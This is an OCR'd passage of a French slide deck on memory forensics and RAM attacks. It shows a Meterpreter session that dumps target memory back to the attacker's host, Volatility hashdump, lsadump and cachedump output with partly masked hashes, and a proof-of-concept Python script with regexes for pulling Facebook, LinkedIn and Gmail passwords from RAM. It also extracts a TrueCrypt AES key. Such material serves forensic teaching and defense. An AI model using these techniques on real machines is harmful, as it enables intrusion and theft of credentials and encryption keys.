[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.236.129:37489 -> 192.168.236.1:4444)
meterpreter >
```

ATTAQUE : EXTRACTION DU CONTENU DE LA MÉMOIRE

```
meterpreter > run memdump
[*] Running Meterpreter Memory Dump Script.....
[*] Uploading mdd for dumping targets memory....
[*] mdd uploaded as C:\WINDOWS\TEMP\75966.exe
[*] Dumping target memory to C:\WINDOWS\TEMP\12701.........
[*] Finnished dumping target memory
[*] Deleting mdd.exe from target...
[*] mdd.exe deleted
[*] Downloading memory image to
/home/sudoman/.msf3/logs/memdump/192.168.1.312701
[*] Finnished downloading memory image
[*] Deleting left over files...
[*] Memory image on target deleted
```


```
sudoman@Sud0man-Laptop: ~/.msf3/logs/memdump/192.168.1.312701
Fichier  Edition  Affichage  Terminal  Onglets  Aide
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump$ cd 192.168.1.312701/
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump/192.168.1.312701$ ls -al
total 261884
drwxr-xr-x 2 sudoman sudoman      4096 2009-03-23 13:42 .
drwxr-xr-x 8 sudoman sudoman      4096 2009-03-23 13:45 ..
-rw-r--r-- 1 sudoman sudoman 267894784 2009-03-23 13:45 12701.img
sudoman@Sud0man-Laptop:~/.msf3/logs/memdump/192.168.1.312701$
```

SOMMAIRE

ANALYSE DES DONNÉES BRUTES DE LA RAM

ANALYSE DES DONNÉES HEXADÉCIMALES DE L'IMAGE BRUTE


- EDITEUR HEXADÉCIMAL SOUS LINUX : *Hexedit*, *Ghex*, …
- EDITEUR HEXADÉCIMAL SOUS WINDOWS : *MiTec*, *WinHex*, *HexCmp*, …



ANALYSE DES DONNÉES BRUTES DE LA RAM

ANALYSE DES CHAÎNES DE CARACTÈRES DE L'IMAGE BRUTE

- UTILITAIRES WINDOWS : *BinText* (*Foundstone*)
- COMMANDE NATIVE UNIX : *strings*




```
root@Sud0man-Laptop:/ strings dump-ram-coldboot.dmp | grep -i pass
PASS01
Password98
```

UTILISATION D'OUTILS D'ANALYSE « POST MORTEM »

- **VOLATILITY**

  Liste des processus actifs, connexions TCP ouvertes, librairies utilisées selon un processus, identification des malwares, … https://www.volatilesystems.com/default/volatility

- **MEMORIZE**

  Fonctionnalités identiques à Volatility + identification des rootkits, création d'une image spécifique à un pilote, génération de rapport http://www.mandiant.com/products/free_software/memoryze/

- **PTFINDER**

  Génération d'une arborescence graphique des processus en cours (processus père et fils)
  http://computer.forensikblog.de/files/ptfinder/ptfinder-current.zip

- **MEMPARSER**
- **WINDBG**
- **FOREMOST**
- **…**

CONVERSION DE L'IMAGE MÉMOIRE

- **VOLATILITY (DMP2RAW)**

  Conversion d'un fichier « CrashDump » en image mémoire brute

- **HIBR2BIN** *

  Conversion d'un fichier d'hibernation « hiberfil.sys » en image mémoire brute

- **BIN2DMP** *

  Conversion d'une image mémoire brute en fichier « CrashDump »

- **HIBR2DMP** *

  Conversion d'un fichier d'hibernation « hiberfil.sys » en fichier « CrashDump »

- **BIN2DMP** *


  Conversion d'un fichier de mémoire VMWARE en fichier « CrashDump »

* http://www.moonsols.com/component/jdownloads/finish/3/2/0

SOMMAIRE

MOT DE PASSE DE DÉMARRAGE SYSTÈME (BIOS)

Depuis une image RAM extraite via un accès DMA, il est possible d'identifier le mot de passe système saisi par l'utilisateur lors du démarrage du système (et configuré dans le bios) via l'outil « Bioskbsnarf » développé par Adam Boileau



Invite de saisie de mot de passe

http://www.storm.net.nz/static/files/bioskbsnarf

IDENTIFICATION D'INFORMATIONS CONTENUES DANS LA RAM

RECONSTITUTION DES DONNÉES D'AUTHENTIFICATION WINDOWS (VOLATILITY)

BASE SAM

```
$ python volatility hashdump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset sam>
```

```
$ python volatility hasdump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s 0xe1018b60
SysAdmin:500:8a21969a3f6XXXXf50419e5936a8b420:948fc9bd8dce160XXXXe14a4a02f082a:::
SUPPORT_388945a0:1002:aad3b435b51404eXXXX3b435b51404ee:1b1832823aaXXXX8a63aaf5c28f711d5
:::
ASPNET:1020:95cb3b8f8b611XXXX4f407098dd4b474:08105e4e01d81cd0XXXXb6454019d2f6:::
HelpAssistant:1037:50d503XXXX471f76309c4047a6e92798:be42677f66c11cXXXX956e9dc2ab0362:::
amalard:1038:8a21969a3f68cXXXX0419e5936a8b420:948fc9bd8dce1609XXXX14a4a02f082a:::
```

LSADUMP

```
$ python volatility lsadump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset security>
```

```
$ python volatility lsadump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s 0xe1ff9758

_SC_WMPNetworkSvc

SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C

0000  40 00 7A 00 2B 00 65 00 57 00 63 00 73 00
0010  65 00 41 00 38 00 6E 00 2F 00 64 00 00 00

L$150910.159.31.135
0000  74 00 65 00 73 00 74 00 64 00 65 00 76 00 00 00  t.e.s.t.d.e.v...
0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

CASHDUMP

```
$ python volatility cachedump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset security>
```


```
D:\data\ARCHIVE\FORENSIC\RAM\analyse RAM\Volatility-1.3_Beta\Volatility-1.3_Beta
>python volatility cachedump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s
0xe1ff9758
amalard:6f5b3c0d7d4eXXXX262c25fda9727a3c:devoteam:fr.devoteam.com
```

IDENTIFICATION D'INFORMATIONS CONTENUES DANS LA RAM

STOCKAGE DES IDENTIFIANTS ET MOTS DE PASSE EN CLAIR (APRÈS UTILISATION)

STOCKAGE DES IDENTIFIANTS ET MOTS DE PASSE EN CLAIR (SUITE)

Pour les mots de passe utilisés à travers un navigateur Internet, l'effacement de l'historique de navigation ne permet pas de supprimer les authentifiant stockés en RAM … au contraire



avant

après

DONNÉES SECRÈTES PROTÉGÉES POUR CERTAINES APPLICATIONS

Heureusement, certains éditeurs ont pensé à masquer les données sensibles …

Et aussi, sites bancaires français …

MÉTHODE SIMPLE D'IDENTIFICATION DES DONNÉES SENSIBLES STOCKÉES

- **Depuis les chaînes de caractères extraites de la RAM (strings)**
  - En utilisant des expressions régulières

```
"signature":"email=(.+)&pass=(.+)&charset\_test.*"
```

MAIL.GOOGLE.COM

```
"signature":"ltmpl=.*&ltmplcache=.*&Email=(.+)&Passwd=(.+)&rmShown="
```

FACEBOOK.COM

  - En utilisant des chaînes positionnées avant ou après le secret

```
"signature":"utmccn=(direct)|utmcmd=(none)"
"signature2":"Cookie",
"signature3":"utma"
```

MAIL.FREE.FR

```
"signature":"Winsock 2.0"
```

OPENVPN

IDENTIFICATION D'INFORMATIONS CONTENUES DANS LA RAM

MÉTHODE SIMPLE D'IDENTIFICATION DES DONNÉES STOCKÉES SENSIBLES

- Création d'une base de données de signatures
- Automatisation de la recherche (PoC)

```
#!/usr/bin/python
# -*- coding: iso-8859-15 -*-
import sys,os,re

TabCibles=[{
                "name":"https://www.facebook.com",
                "cat":"WEB",
                "desc":"Identification des authentifiant de connexion sur www.facebook.com",
                "signature":"email=(.+)&pass=(.+)&charset\_test.*",
                "hasbeenfound":"0"
                },
                {"name":"https://www.linkedin.com",
                "cat":"WEB",
                "desc":"Identification des authentifiant de connexion sur www.linkedin.com",
                "signature":"csrfToken=.*&source_app=.*&session_key=(.+)&session_password=(.+)",
                "hasbeenfound":"0"
                },
                {"name":"http://www.viadeo.com",
                "cat":"WEB",
                "desc":"Identification des authentifiant de connexion sur www.viadeo.com",
                "signature":"&email=(.+)&password=(.+)&monthAutoConnect=on&connexion=Me\+connecter",
```

```
Usage: ./find-secrets-str.py <fichier RAM au format STRING>

Cibles:
  1: https://www.facebook.com
  2: https://www.linkedin.com
  3: http://www.viadeo.com
  4: https://mail.google.com
  5: https://WEBMAIL-EXCHANGE
  6: MSN
  7: Compte d'un domaine Windows


Description :
https://www.facebook.com:
---------------
Identification des authentifiant de connexion sur www.facebook.com

https://www.linkedin.com:
---------------
Identification des authentifiant de connexion sur www.linkedin.com

http://www.viadeo.com:
```

```
./find-secrets-str.py /media/DATA-HP/tmp/dump-ram2.str
Choix : 999
=>https://www.linkedin.com:a                    ee.Fr  Login
=>https://www.linkedin.com:f                           Mot de passe
=>https://www.facebook.com:a                    ee.fr
=>https://www.facebook.com:f
```

CLEF DE CHIFFREMENT UTILISÉE POUR LE CHIFFREMENT DE DISQUE

Des chercheurs américains de l'Université de Princeton ont développé un outil permettant d'extraire les clefs AES et RSA utilisées pour le chiffrement de volumes ou disques à partir d'une image de la mémoire RAM. http://citp.princeton.edu/memory/code

LE CAS DES VOLUMES CHIFFRÉS PAR TRUECRYPT …

- Ces clefs de (dé)chiffrement sont utilisées pour déchiffrer les données
- Le mot de passe de l'utilisateur est employé pour protéger ces clefs (situées dans l'entête *Truecrypt*)

```
$ ./aeskeyfind -v ../../hyber-cmd-notepad/hiber-dump-cmd.dmp
FOUND POSSIBLE 256-BIT KEY AT BYTE 17df008

KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef

EXTENDED KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef8b877664b9bc03c37d273
2e39b452c216b36e631a1016c4db81c06e30b65440cc49c884f7d208b8c0007b96f9b42954e7f1acc1ede1
ba0536607a6b06d62e2bc6a04ed73172466ff1723df908c614ade1bf51a03c5eeba50a3e91ce0ce8bfe5c5f
bfa7f8489bc1075fb81e97d3d954497dc03a38b82e80681bc79c88d54c62d46615effb2e8e2efc7136306ba2
ef6422471f79abff31f9c3e4f6654b31ba079fb2d0343c9c5e1ac0ed682aab4f874e89c308560c3c39afcfd8cf
ca84e975cd1b6f6d9b22f33381e21e5bab4951dce5c0
```


Exemple : Extraction de la « Master Key volume TrueCrypt (AES 256)

MAIS COMMENT OUVRIR UN VOLUME TRUECRYPT ALORS ??


DEMO

Dechiffrement d'un volume Truecrypt

